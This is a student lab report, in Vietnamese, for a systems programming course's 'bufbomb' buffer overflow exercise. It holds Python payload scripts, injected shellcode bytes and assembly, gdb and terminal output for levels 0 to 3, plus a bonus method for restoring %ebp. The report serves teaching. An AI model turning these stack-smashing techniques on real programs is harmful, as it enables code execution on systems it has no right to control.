

BÁO CÁO THỰC HÀNH


LẬP TRÌNH HỆ THỐNG

Tên bài Thực hành: Lab 06 - Lớp: NT209.P12.ANTT

Giáo viên hướng dẫn: Đỗ Thị Thu Hiền

Họ và tên sinh viên	MSSV
Nguyễn Trần Minh Khôi	23520780
Lê Đăng Khôi	23520766
Vương Thành Đạt	23520281

LEVEL 0:




```
File Edit Search View Document Help
1 2 3 4
1 import sys
2 exploit_str1 = 'a'*76
3 sys.stdout.buffer.write(exploit_str1.encode())
4 x1 = bytes.fromhex('0B BD 49 80')
5 sys.stdout.buffer.write(x1)

(kali@kali)-[~/Downloads/pay]
$ python3 a.py | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

(kali@kali)-[~/Downloads/pay]
$
```

Hình 0

LEVEL 1:




```
File Edit Search View Document Help
1 2 3 4
1 import sys
2 exploit_str1 = 'a'*76
3 sys.stdout.buffer.write(exploit_str1.encode())
4 x1 = bytes.fromhex('38 BD 49 80')
5 sys.stdout.buffer.write(x1)
6
7 x1 = bytes.fromhex('6C BD 49 80')
8 sys.stdout.buffer.write(x1)
9
10 x1 = bytes.fromhex('70 f7 1a 7a')
11 sys.stdout.buffer.write(x1)
12

(kali@kali)-[~/Downloads/pay]
$ python3 b.py | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Fizz!: You called fizz(0x7a1af770)
VALID
NICE JOB!

(kali@kali)-[~/Downloads/pay]
$
```

Hình 1

LEVEL 2:



```
1 import sys
2
3 x = bytes.fromhex('B8 60 11 4A 80 C7 00 70 F7 1A 7A 68 89 BD 49 80
4 C3')
5 sys.stdout.buffer.write(x)
6
7 ex_str = 'a'*59
8 sys.stdout.buffer.write(ex_str.encode())
9
10 y = bytes.fromhex('68 3E 68 55')
11 sys.stdout.buffer.write(y)
```

```
0x8049c4ce <+6>: sub $0xc,%esp
0x8049c4d1 <+9>: lea -0x48(%ebp),%eax
0x8049c4d4 <+12>: push %eax
0x8049c4d5 <+13>: call 0x8049bf78 <Gets>
0x8049c4da <+18>: add $0x10,%esp
0x8049c4dd <+21>: mov $0x1,%eax
0x8049c4e2 <+26>: leave
0x8049c4e3 <+27>: ret
End of assembler dump.
(gdb) info registers ebp
Invalid register `ebp'
(gdb) info registers ebp
ebp 0x55683eb0 0x55683eb0 <_reserved+1040048>
(gdb) quit
A debugging session is active.


Inferior 1 [process 44015] will be killed.

Quit anyway? (y or n) y

(kali@kali)-[~/Downloads]
$ python hex | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Bang!: You set global_value to 0x7a1af770
VALID
NICE JOB!
```

Hình 2

LEVEL 3:



```
1 import sys
2
3 x = bytes.fromhex('B8 70 F7 1A 7A BD D0 3E 68 55 68 F7 BD 49 80
4 C3')
5 sys.stdout.buffer.write(x)
6
7 ex_str = 'a'*60
8 sys.stdout.buffer.write(ex_str.encode())
9
10 y = bytes.fromhex('68 3E 68 55')
11 sys.stdout.buffer.write(y)
```

```
1 movl $0x7A1AF770, %eax
2 movl $0x55683ED0, %ebp
3 push $0x8049BDF7
4 ret
5
```

```
(kali@kali)-[~/Downloads]
$ python hex bufbomb | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Ouch!: You caused a segmentation fault!
Better luck next time

(kali@kali)-[~/Downloads]
$ python hex bufbomb | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Ouch!: You caused a segmentation fault!
Better luck next time

(kali@kali)-[~/Downloads]
$ python hex bufbomb | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Ouch!: You caused a segmentation fault!
Better luck next time

(kali@kali)-[~/Downloads]
$ python hex bufbomb | ./bufbomb -u 281766780
Userid: 281766780
Cookie: 0x7a1af770
Type string:Boom!: getbuf returned 0x7a1af770
VALID
NICE JOB!
```

Hình 3.1

Yêu cầu thêm (cộng điểm): Có 1 cách để khôi phục giá trị %ebp cũ của hàm test bằng code thực thi nhưng không cần debug để tìm giá trị chính xác. Sinh viên thử để xuất phương pháp và thử thực hiện tấn công?


Để khôi phục giá trị %ebp cũ mà không sử dụng debug, ta có thể tính toán thông qua thanh ghi %esp, sau khi thực hiện lệnh leave và ret trong hàm getbuf, toàn bộ stack được cấp phát cho hàm getbuf đã được xóa đi và vị trí của thanh ghi %esp sẽ nằm ở đáy stack của hàm test. Lúc này old_ebp = %esp + khoảng cách giữa %esp và %ebp cũ. Để tính khoảng cách này, ta sẽ quan sát các lệnh cấp phát từ đầu hàm test cho đến trước khi gọi hàm getbuf.

Trong hình 3.2 hàm test chỉ cấp phát stack 1 lần duy nhất với độ lớn là 0x18 byte (sub esp, 18h)

-->%ebp = %esp + \$0x18

<pre>.text:8049BDE4 test .text:8049BDE4 .text:8049BDE4 var_10 .text:8049BDE4 var_C .text:8049BDE4 .text:8049BDE4 .text:8049BDE5 .text:8049BDE7 .text:8049BDEA .text:8049BDEF .text:8049BDF2</pre>	<pre>proc near ; CODE X = dword ptr -10h = dword ptr -0Ch push ebp mov ebp, esp sub esp, 18h call uniqueval mov [ebp+var_10], eax call getbuf</pre>
---	---

Hình 3.2



Hình 3.3